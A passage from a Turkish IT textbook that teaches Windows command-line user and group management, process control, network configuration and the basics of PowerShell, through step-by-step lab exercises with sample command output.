Kullanıcı ve grup yönetimi komutlarıyla kullanıcı oluşturma ve silme, grupları görüntüleme, gruba kullanıcı ekleme, gruptan kullanıcı çıkarma gibi işlemler gerçekleştirilir. Kullanıcı ve grup yönetimi komutları, komutların kullanımı ve açıklamaları Tablo 4.22'de verilmiştir.

Tablo 4.22: Windows Kullanıcı ve Grup Yönetimi Komutları

Komut	Komutun Genel Kullanımı	Açıklama
net users	net users	Sistemde tanımlı olan kullanıcıları göstermek için kullanılır.
net user	net user [kullanıcı]	Kullanıcı detaylarını incelemek için kullanılır. Kullanıcı hakkında yetki, grup gibi detaylı bilgiler içerir.
	net user [kullanıcı] *	Kullanıcının parolasını değiştirmek veya kaldırmak için kullanılır. İstenen parola bilgileri boş geçilirse parola kaldırılır.
	net user [yeni kullanıcı] /add	Kullanıcı eklemek için kullanılır. Parola daha sonra belirlenebilir.
	net user [yeni kullanıcı] [parola] /add	Kullanıcı adı ve parola belirterek kullanıcı eklemek için kullanılır.
	net user [kullanıcı] /del	Kullanıcı silmek için kullanılır.
net localgroup	net localgroup	Sistemde tanımlı olan grupları göstermek için kullanılır.
	net localgroup [grup] [kullanıcı] /add	Kullanıcıyı gruba eklemek için kullanılır. Kullanıcının yetkileri artar.
	net localgroup [grup] [kullanıcı] /del	Kullanıcıyı gruptan çıkarmak için kullanılır.

29. UYGULAMA

Kullanıcı ve grup yönetimi işlemleri ile ilgili komutların kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Komut satırı penceresini yönetici olarak çalıştırınız.

2. Adım: Komut satırına **net user merve /add** komutunu yazarak **merve** kullanıcısını oluşturunuz.

3. Adım: Komut satırına **net user merve *** komutunu yazarak **merve** kullanıcısına parola atayınız (Görsel 4.169).

```
C:\Users\lise_\OneDrive\Masaüstü>net user merve /add
Komut başarıyla tamamlandı.


C:\Users\lise_\OneDrive\Masaüstü>net user merve *
Kullanıcı için parola yazın:
Onaylama için parolanızı yeniden yazın:
Komut başarıyla tamamlandı.
```

Görsel 4.169: Kullanıcı oluşturma ve parola atama

4. Adım: Komut satırına **net user merve** komutunu yazarak **merve** kullanıcısının bilgilerini inceleyiniz (Görsel 4.170).

```
C:\Users\lise_\OneDrive\Masaüstü>net user merve
Kullanıcı adı                          merve
Tam ad
Açıklama
Kullanıcı açıklaması
Ülke/bölge kodu                        000 (Sistem Varsayılan değer)
Hesap etkin                            Evet
Hesap zaman aşımı                      Asla

Parolanın son ayarlanmadı              15.08.2023 20:08:19
Parola süre sonu                       26.09.2023 20:08:19
Değişebilir parola                     15.08.2023 20:08:19
Parola gerekli                         Evet
Kullanıcı parolayı değiştirebilir      Evet

İzin verilen iş istasyonları           Tümü
Oturum açma kodu
Kullanıcı profili
Ana dizin
Son oturum açma                        Asla

İzin verilen oturum açma saatleri      Tümü

Yerel Grup Üyeliği                     *Users
Genel Grup üyeliği                     *Yok
Komut başarıyla tamamlandı.
```

Görsel 4.170: Kullanıcı hakkında bilgi alma

5. Adım: Komut satırına **net user akif siber123 /add** komutunu yazarak **akif** kullanıcısını oluşturunuz [Parolası **siber123** olarak belirtilmiştir.].

6. Adım: Komut satırına **net users** komutunu yazarak tanımlı kullanıcıları görüntüleyiniz (Görsel 4.171).

```
C:\Users\lise_\OneDrive\Masaüstü>net user akif siber123 /add
Komut başarıyla tamamlandı.

C:\Users\lise_\OneDrive\Masaüstü>net users

\\LISE Kullanıcı Hesapları

-------------------------------------------------------------------------------
Administrator            akif                   Guest
lise_                    merve                  VarsayılanHesap
WDAGUtilityAccount
Komut başarıyla tamamlandı.
```

Görsel 4.171: Kullanıcı oluşturma ve listeleme

7. Adım: Komut satırına **net user merve /del** komutunu yazarak **merve** kullanıcısını siliniz. Ardından kullanıcıları listeleyerek **merve** kullanıcısının silindiğinden emin olunuz (Görsel 4.172).

```
C:\Users\lise_\OneDrive\Masaüstü>net user merve /del
Komut başarıyla tamamlandı.

C:\Users\lise_\OneDrive\Masaüstü>net users

\\LISE Kullanıcı Hesapları

-------------------------------------------------------------------------------
Administrator            akif                   Guest
lise_                    VarsayılanHesap        WDAGUtilityAccount
Komut başarıyla tamamlandı.
```

Görsel 4.172: Kullanıcı silme

8. Adım: Komut satırına **net localgroup** komutunu yazarak grupları görüntüleyiniz (Görsel 4.173).

```
C:\Users\lise_\OneDrive\Masaüstü>net localgroup
\\LISE için diğer adlar
-------------------------------------------------------------------------------
*Administrators
*Backup Operators
*Cihaz Sahipleri
*Cryptographic Operators
*Distributed COM Users
*Erişim Denetimi Yardım Operatörleri
*Event Log Readers
*Guests
*Hyper-V Yöneticileri
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Replicator
*Sistem Tarafından Yönetilen Hesaplar Grubu
*Users
*Uzaktan Yönetim Kullanıcıları
Komut başarıyla tamamlandı.
```

Görsel 4.173: Grupların listelenmesi

9. Adım: Komut satırına **net localgroup Administrators akif /add** komutunu yazarak **akif** kullanıcısını **Administrators** grubuna ekleyiniz (Görsel 4.174).

```
C:\Users\lise_\OneDrive\Masaüstü>net localgroup Administrators akif /add
Komut başarıyla tamamlandı.
```

Görsel 4.174: Kullanıcıyı gruba ekleme

10. Adım: Komut satırına **net user akif** komutunu yazarak **akif** kullanıcısının grup bilgilerini inceleyiniz (Görsel 4.175).

```
C:\Users\lise_\OneDrive\Masaüstü>net user akif
Kullanıcı adı                         akif
Tam ad
Açıklama
Kullanıcı açıklaması
Ülke/bölge kodu                       000 (Sistem Varsayılan değer)
Hesap etkin                           Evet
Hesap zaman aşımı                     Asla

Parolanın son ayarlanmadı             15.08.2023 20:21:28
Parola süre sonu                      26.09.2023 20:21:28
Değişebilir parola                    15.08.2023 20:21:28
Parola gerekli                        Evet
Kullanıcı parolayı değiştirebilir     Evet

İzin verilen iş istasyonları          Tümü
Oturum açma kodu
Kullanıcı profili
Ana dizin
Son oturum açma                       Asla

İzin verilen oturum açma saatleri     Tümü

Yerel Grup Üyeliği                    *Administrators
                                      *Users
Genel Grup üyeliği                    *Yok
Komut başarıyla tamamlandı.
```

Görsel 4.175: Kullanıcının grup üyelikleri

SIRA SİZDE

Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- Komut satırı penceresini yönetici olarak çalıştırınız.
- Erdem isimli kullanıcıyı parola belirterek oluşturunuz.
- Erdem kullanıcısını bir gruba ekleyiniz.
- Erdem kullanıcısının yerel grup üyeliklerini görüntüleyiniz.
- Asude isimli kullanıcıyı oluşturunuz.
- Erdem isimli kullanıcının parolasını değiştiriniz.
- Sistemde tanımlı kullanıcıları listeleyiniz.
- Sistemde tanımlı grupları listeleyiniz.
- Asude kullanıcısını bir gruba ekleyiniz.
- Erdem kullanıcısını son eklediğiniz gruptan kaldırınız.

4.1.8.5. Süreç Yönetimi Komutları

Süreç yönetimi komutlarıyla çalışan süreçleri görüntüleme, servis detaylarını inceleme, çalışan süreçleri sonlandırma gibi işlemler gerçekleştirilir. Süreç yönetimi komutları, komutların kullanımı ve açıklamaları Tablo 4.23'te verilmiştir.

Tablo 4.23: Windows Süreç Yönetimi Komutları

Komut	Komutun Genel Kullanımı	Açıklama
tasklist	tasklist	Çalışan süreçleri görüntülemek için kullanılır.
taskkill	taskkill -f /PID [PID numarası]	Çalışan süreçleri process id değerine göre sonlandırır.
	taskkill -f /IM [süreç adı]	Çalışan süreçleri isimlerine göre sonlandırır.
sc	sc query [servis adı]	Servis detaylarını incelemek için kullanılır.

30. UYGULAMA

Süreç yönetimi işlemleri ile ilgili komutların kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Komut satırı penceresini yönetici olarak çalıştırınız.

2. Adım: Komut satırına **tasklist** yazarak çalışan süreçleri görüntüleyiniz (Görsel 4.176).

```
C:\Users\lise_\OneDrive\Masaüstü>tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0        152 K
Registry                       100 Services                   0     20.632 K
smss.exe                       432 Services                   0      1.136 K
csrss.exe                      628 Services                   0      6.040 K
wininit.exe                    700 Services                   0      6.824 K
csrss.exe                      708 Console                    1      6.596 K
winlogon.exe                   796 Console                    1     13.256 K
```

Görsel 4.176: Çalışan süreçleri görüntüleme

3. Adım: Komut satırına **calc** yazarak hesap makinesini çalıştırıp, hesap makinesi (calc) sürecini filtreleme işlemi uygulayarak görüntüleyiniz (Görsel 4.177).

```
C:\Users\lise_\OneDrive\Masaüstü>calc

C:\Users\lise_\OneDrive\Masaüstü>tasklist | findstr /i "calc"
CalculatorApp.exe             6420 Console                    1     67.248 K
```

Görsel 4.177: Oluşturulan süreci filtreleme

4. Adım: Komut satırına taskkill -f /IM CalculatorApp.exe yazıp hesap makinesi sürecini sonlandırınız [Sürecin sonlandırıldığından emin olunuz (Görsel 4.178).].

```
C:\Users\lise_\OneDrive\Masaüstü>taskkill -f /IM CalculatorApp.exe
SUCCESS: The process "CalculatorApp.exe" with PID 6420 has been terminated.

C:\Users\lise_\OneDrive\Masaüstü>tasklist | findstr /i "calc"
```


Görsel 4.178: Süreci sonlandırma

5. Adım: Komut satırına **sc query Dnscache** yazarak DNS servisinin detaylarını listeleyiniz [WIN32_OWN_PROCESS servisin tipini belirtir. Bu ifade servisin tekil olarak çalıştığını gösterir. RUNNING, servisin çalışır durumda olduğu bilgisini verir (Görsel 4.179).].

```
C:\Users\lise_\OneDrive\Masaüstü>sc query Dnscache

SERVICE_NAME: Dnscache
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

Görsel 4.179: Servis detayı sorgulama



- Komut satırı penceresini yönetici olarak çalıştırınız.
- Çalışan süreçleri görüntüleyiniz.
- Paint uygulamasını çalıştırınız.
- **mspaint.exe** sürecini **PID** değerini kullanarak sonlandırınız.

4.1.8.6.Ağ Komutları

Ağ komutlarıyla IP yapılandırmalarını inceleme ve değiştirme, iletişim testi yapma, rota izleme, gelen giden ağ trafiğini inceleme, DNS bilgilerini öğrenme gibi işlemler gerçekleştirilir.

Ağ komutları, komutların kullanımı ve açıklamaları Tablo 4.24'te verilmiştir.

Tablo 4.24: Windows Ağ Komutları

Komut	Komutun Genel Kullanımı	Açıklama
ipconfig	ipconfig ifconfig /all	Ağ bağdaştırıcılarını ve IP adresi, subnet maskesi gibi bilgileri listeler. Daha ayrıntılı bilgiler almak için /all parametresiyle kullanılır.
netsh	netsh interface ipv4 show config	Ağ bağdaştırıcılarının IPv4 yapılandırmalarını gösterir.
	netsh interface ipv4 set address "Ethernet" static [IP adresi] [subnet maskesi] [varsayılan ağ geçidi]	Statik IPv4 adresi tanımlamak için kullanılır.
	netsh interface ipv4 set address "Ethernet" dhcp	Dinamik IP adresi ataması yapmak için kullanılır.
	netsh interface ipv4 set dns "Ethernet" static [DNS IP adresi]	DNS IP adresini değiştirmek için kullanılır.
	netsh wlan show profiles	Bilgisayarın daha önce bağlandığı kablosuz ağların bilgilerini görmek için kullanılır.
ping	ping [hedef adres]	Kaynak ve hedef sistem arasında iletişim testi gerçekleştirir.
tracert	tracert [hedef adres]	Hedefe gönderilen paketin geçtiği hostları gösterir.
netstat	netstat -abno netstat -anp tcp	Gelen giden ağ trafiği hakkında bilgiler gösterir. Hangi IP adresiyle iletişim kurulduğunu ve hangi portun dinlemede olduğunu öğrenmek için sıkça kullanılır.
nslookup	nslookup echo exit | nslookup	DNS bilgisini öğrenmek için kullanılır.



Netstat komutunun parametreleri ve kullanımı hakkında araştırma yapınız. Bu komut ile ilgili uygulamalar gerçekleştiriniz. Araştırma sonuçlarını ve gerçekleştirdiğiniz uygulamaları rapor hâline getiriniz. Çalışmanızı arkadaşlarınızla paylaşınız.

31. UYGULAMA

Ağ işlemleri ile ilgili komutların kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Komut satırı penceresini yönetici olarak çalıştırınız.

2. Adım: IP yapılandırmanızı görüntülemek için komut satırına **ipconfig** yazınız (Görsel 4.180).

```
C:\Users\lise_\OneDrive\Masaüstü>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet:
   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::c184:34ae:4246:36de%6
   IPv4 Address. . . . . . . . . . . : 10.0.2.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.2
```

Görsel 4.180: IP adresi bilgilerini görüntüleme

3. Adım: Kullandığınız ağ bağdaştırıcısına statik olarak IP adresleri veriniz (Görsel 4.181).

```
C:\Users\lise_\OneDrive\Masaüstü>netsh interface ipv4 set address "Ethernet"
 static 10.0.2.100 255.255.255.0 10.0.2.2
```

Görsel 4.181: Statik IP adresleri verme

4. Adım: Kullandığınız ağ bağdaştırıcısına statik olarak DNS IP adresi veriniz (Görsel 4.182).

```
C:\Users\lise_\OneDrive\Masaüstü>netsh interface ipv4 set dns "Ethernet"
 static 8.8.8.8
```

Görsel 4.182: Statik DNS IP adresi verme

5. Adım: IP yapılandırmanızı daha detaylı görüntülemek için komut satırına **ipconfig /all** yazınız [Statik olarak verdiğiniz IP adreslerinin atandığından emin olunuz (Görsel 4.183).].

```
C:\Users\lise_\OneDrive\Masaüstü>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : lise
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-CE-21-F0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::c184:34ae:4246:36de%6(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.0.2.100(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.2
   DHCPv6 IAID . . . . . . . . . . . : 101187623
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2C-6B-29-88-08-00-27-CE-21-F0
   DNS Servers . . . . . . . . . . . : 8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Görsel 4.183: IP adresi detaylarını görüntüleme

6. Adım: Bilgisayarınızla google.com arasında iletişim testi gerçekleştiriniz (Görsel 4.184).

```
C:\Users\lise_\OneDrive\Masaüstü>ping google.com

Pinging google.com [172.217.169.174] with 32 bytes of data:
Reply from 172.217.169.174: bytes=32 time=30ms TTL=55
Reply from 172.217.169.174: bytes=32 time=27ms TTL=55
Reply from 172.217.169.174: bytes=32 time=29ms TTL=55
Reply from 172.217.169.174: bytes=32 time=26ms TTL=55

Ping statistics for 172.217.169.174:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 26ms, Maximum = 30ms, Average = 28ms
```

Görsel 4.184: İletişim testi

7. Adım: Bilgisayarınızdaki ağ trafiğini inceleyiniz (Görsel 4.185).

```
C:\Users\lise_\OneDrive\Masaüstü>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       592
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       4752
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       6016
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       872
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       700
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1332
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       2812
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       3180
  TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING       844
  TCP    10.0.2.100:139         0.0.0.0:0              LISTENING       4
  TCP    10.0.2.100:61911       20.199.120.182:443     ESTABLISHED     5332
  TCP    10.0.2.100:61913       20.199.120.85:443      ESTABLISHED     3428
  TCP    10.0.2.100:61914       8.8.8.8:443            CLOSE_WAIT      8868
```

Görsel 4.185: Ağ trafiğini inceleme

8. Adım: Komut satırına **echo exit | nslookup** yazarak DNS IP adresinizi öğreniniz (Görsel 4.186).

```
C:\Users\lise_\OneDrive\Masaüstü>echo exit | nslookup
Default Server:  dns.google
Address:  8.8.8.8
```

Görsel 4.186: DNS IP adresini öğrenme




Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- Ağ bağdaştırıcılarınızı ve IP yapılandırmalarınızı listeleyiniz.
- Komut satırında **netsh interface ipv4 show config** yazarak IP bilgilerini inceleyiniz.
- Komut satırında **netsh** komutunu kullanarak IP adreslerinin dinamik atanmasını sağlayınız.
- Komut satırında **tracert google.com** yazınız. Gönderilen paketin geçtiği hostları inceleyiniz.
- Komut satırında **netstat -anp tcp** yazınız. Ekran çıktısını inceleyiniz.
- Komut satırında **nslookup** yazıp, DNS IP adresinizi öğrendikten sonra **exit** yazarak çıkınız.

4.1.9. Windows İşletim Sistemi PowerShell İşlemleri

PowerShell, Microsoft tarafından geliştirilmiş bir komut satırı aracı ve betik dili yorumlayıcısıdır (Görsel 4.187). Windows işletim sistemiyle bütünleşiktir. Güçlü ve esnek yapısıyla Windows komut satırına alternatif olarak geliştirilmiştir. **.NET** kütüphanesi üzerine inşa edilen PowerShell, karmaşık otomasyon ve yönetim görevlerini gerçekleştirmek için kullanılır. Bu görevleri gerçekleştirmek için bilgisayarın dosya sistemine ve kayıt defterine erişim sağlar. Ayrıca PowerShell'in **betik** dili sayesinde yönetimsel görevlerin otomatikleştirilmesi kullanıcılara önemli avantajlar sağlar.



Görsel 4.187: PowerShell

PowerShell'de yönetim görevleri genellikle belirli bir eylemi yerine getiren **özel .NET** sınıfları olan cmdlet'ler kullanılarak gerçekleştirilir. PowerShell **cmdlet**'ler nesneye dayalı işlem yapan komutlardır. Bu komutlar, **fiil-isim** şeklinde kullanıma sunulur. Örneğin **Get-Command** komutu ile kayıtlı olan tüm cmdlet'ler listelenir. Sistem yöneticileri, otomasyon uzmanları ve üçüncü taraf yazılım geliştiricileri özel gereksinimlere yönelik cmdlet'ler oluşturabilir. Özelleştirilmiş cmdlet'ler PowerShell'e eklenebilir.

Açık kaynak kodlu **PowerShell Core** sürümü çapraz platform desteği sağlayarak Windows dışındaki işletim sistemlerinde de kullanılabilecek şekilde tasarlanmıştır. Bu özelliği ile PowerShell, geniş bir kullanıcı kitlesine hitap eder. PowerShell kullanıcılarına birçok özellik sunar. Şekil 4.3'te PowerShell'in temel özellikleri gösterilmiştir.




Şekil 4.3: PowerShell özellikleri

Linux ve Windows komut satırlarında yapılabilen her işlem PowerShell'de de yapılabilir.



PowerShell'in avantaj ve dezavantajları hakkında araştırma yapınız. Araştırma sonuçlarını arkadaşlarınızla paylaşınız.

PowerShell komut satırını açmak için kullanılan ilk yöntemde görev çubuğunda bulunan **Başlat** menüsüne tıklanır. Arama çubuğuna Powershell yazılır. Arama sonucunda çıkan Windows PowerShell uygulamasına tıklanır (Görsel 4.188).




Görsel 4.188: Başlat menüsünden PowerShell açma

Windows PowerShell çalıştırıldığında Görsel 4.189'teki pencere ekrana gelir.



Görsel 4.189: PowerShell penceresi


PowerShell komut satırını açmanın diğer bir yöntemi de Windows komut satırına **powershell** yazılır. Enter tuşuna basılarak komut isteminde PowerShell'e geçilir (Görsel 4.190).



Görsel 4.190: Windows komut satırından PowerShell'e geçme


4.1.9.1. Temel PowerShell Komutları

PowerShell komutlarıyla dosyalar, klasörler, servisler, kullanıcılar, gruplar, süreçler, loglar gibi bileşenlerle ilgili işlemler gerçekleştirilir. Linux ve Windows komut satırında çalışan komutların bazıları PowerShell komut satırında da çalışır. PowerShell'de kullanılan komutların genel olarak iki tipi bulunur. Bu komutlar **cmdlet**'ler ve **fonksiyonlar**dır. Ayrıca bazı komutları temsil eden **takma adlar** da komut olarak kullanılabilir. PowerShell'de kullanılabilen tüm komutları listelemek için **Get-Command** komutu kullanılır. Bu komut çalıştırıldığında uzun bir komut listesiyle karşılaşılır (Görsel 4.191).




Görsel 4.191: PowerShell komutlarının listelenmesi

PowerShell komutlarını daha iyi inceleyebilmek için **Get-Command | Out-GridView** komutu çalıştırılır. Açılan pencerede tüm komutlar tablo şeklinde listelenir. Bu tablo üzerindeki komut listesinde filtreleme, arama ve sıralama işlemleri gerçekleştirilir. Bu işlemler sayesinde komutlar daha kolay incelenir (Görsel 4.192).



